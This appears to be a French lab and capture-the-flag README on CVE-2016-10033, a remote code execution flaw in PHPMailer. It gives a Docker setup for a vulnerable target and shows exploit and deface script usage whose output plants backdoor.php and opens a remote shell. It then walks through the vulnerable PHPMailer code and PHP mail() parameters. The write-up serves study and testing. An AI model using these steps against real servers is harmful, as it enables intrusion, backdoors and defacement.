 awidardi/opsxcq-cve-2016-10033
Pour résoudre le problème CTFS.me


PHPMailer est la classe de transport la plus populaire au monde, avec environ 9 millions d'utilisateurs dans le monde. Les téléchargements continuent à un rythme significatif chaque jour. Utilisé par de nombreux projets open-source : WordPress, Drupal, 1CRM, SugarCRM, Yii, Joomla! et bien d'autres.
PHPMailer avant sa version 5.2.18 souffre d'une vulnérabilité qui pourrait conduire à une exécution de code à distance (RCE). La fonction mailSend dans le transport isMail de PHPMailer, lorsque la propriété Sender n'est pas définie, pourrait permettre à des attaquants distants de passer des paramètres supplémentaires à la commande mail et par conséquent d'exécuter du code arbitraire via un " (guillemet double précédé d'un antislash) dans une adresse From spécialement conçue.
Pour configurer un environnement vulnérable pour votre test, vous aurez besoin d'installer Docker, et exécutez simplement la commande suivante :
docker run --rm -it -p 8080:80 vulnerables/cve-2016-10033

Et cela lancera une application web vulnérable sur votre hôte sur le port 8080
Pour exploiter cette cible, exécutez simplement :
./exploit host:port
Si vous utilisez cette image vulnérable, vous pouvez simplement exécuter :
./exploit localhost:8080
Après l'exploitation, un fichier nommé backdoor.php sera stocké dans le dossier racine du répertoire web. Et l'exploit vous ouvrira un shell où vous pourrez envoyer des commandes à la porte dérobée :
./exploit.sh localhost:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting localhost:8080
[+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Running whoami
www-data
RemoteShell>
Et voilà, vous avez votre shell. Il existe un autre exploit, qui illustre un autre cas d'utilisation.
./deface.sh localhost:8080
[+] CVE-2016-10033 exploit by opsxcq
[+] Exploiting localhost:8080
[+] Target exploited, acessing shell at http://localhost:8080/backdoor.php
[+] Checking if the backdoor was created on target system
[+] Backdoor.php found on remote system
[+] Placing your message in the server
[+] Job done, exiting

Et si vous visitez à nouveau la page, vous verrez ceci :
Avant ce commit dans class.phpmailer.php, dans un certain scénario, il n'y a pas de filtre pour les caractères spéciaux dans l'adresse email de l'expéditeur. Cette faille peut conduire à une exécution de code à distance, via la fonction mail ici.
En analysant le code, il n'y a pas de filtre dans la fonction mailSend()
        $params = null;
        //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
        if (!empty($this->Sender)) {
            $params = sprintf('-f%s', $this->Sender);
        }
$this->Sender est directement ajouté à la variable $params, qui était filtrée dans la fonction validateAddress(), mais comme elle utilise la spécification RFC 3696, elle autorise certains caractères qui vont poser problème.
Dans ce cas, les guillemets :
In addition to quoting using the backslash character, conventional double-quote characters may be used to surround strings. For example
"Abc@def"@example.com
"Fred Bloggs"@example.com
are alternate forms of the first two examples above. These quoted forms are rarely recommended, and are uncommon in practice, but, as discussed above, must be supported by applications that are processing email addresses. In particular, the quoted forms often appear in the context of addresses associated with transitions from other systems and contexts; those transitional requirements do still arise and, since a system that accepts a user-provided email address cannot "know" whether that address is associated with a legacy system, the address forms must be accepted and passed into the email environment.
Vous pouvez lire l'intégralité de la RFC ici si vous le souhaitez. Mais aussi, si la version de PHP est inférieure à 5.2.0 et que PCRE n'est pas installé, la variable $patternselect dans validateAddress() sera définie sur noregex. Cela fera que l'entrée pourra éviter toute vérification regex. Elle ne passera qu'à travers une petite vérification :
            case 'noregex':
                //No PCRE! Do something _very_ approximate!
                //Check the address is 3 chars or longer and contains an @ that's not the first or last char
                return (strlen($address) >= 3
                    and strpos($address, '@') >= 1
                    and strpos($address, '@') != strlen($address) - 1);
Ensuite, le flux de code va à la fonction mailPassthru(), qui, si elle s'exécute en safe_mode, ne sera pas vulnérable à cette faille, comme le précise le code suivant :
        //Can't use additional_parameters in safe_mode
        //@link http://php.net/manual/en/function.mail.php
        if (ini_get('safe_mode') or !$this->UseSendmailOptions or is_null($params)) {
            $result = @mail($to, $subject, $body, $header);
        } else {
            $result = @mail($to, $subject, $body, $header, $params);
        }
Mais, s'il ne s'exécute pas en safe_mode, alors notre paramètre spécial sera passé à mail() et, si nous avons de la chance, il prendra notre fichier contenant ce que nous voulons qui soit écrit là où nous choisissons de l'écrire.
L'exploitation de la fonction mail() de PHP n'est pas nouvelle, mais elle est toujours vivante et les gens l'utilisent encore. Pour expliquer comment cela fonctionne, regardons comment la fonction mail() est définie :
bool mail ( string $to , string $subject , string $message [, string $additional_headers [, string $additional_parameters ]] )
Il existe plusieurs méthodes d'exploitation pour différents résultats, nous allons nous concentrer sur l'exploitation du 5ème paramètre pour obtenir une exécution de code à distance (RCE). Le paramètre $additional_parameters est utilisé pour passer des indicateurs supplémentaires en tant qu'options de ligne de commande au programme configuré pour envoyer l'email. Cette configuration est définie par la variable sendmail_path.
Une note de sécurité de la documentation officielle de PHP :
The additional_parameters parameter can be used to pass additional flags as command line options to the program configured to be used when sending mail, as defined by the sendmail_path configuration setting. For example, this can be used to set the envelope sender address when using sendmail with the -f sendmiail option.
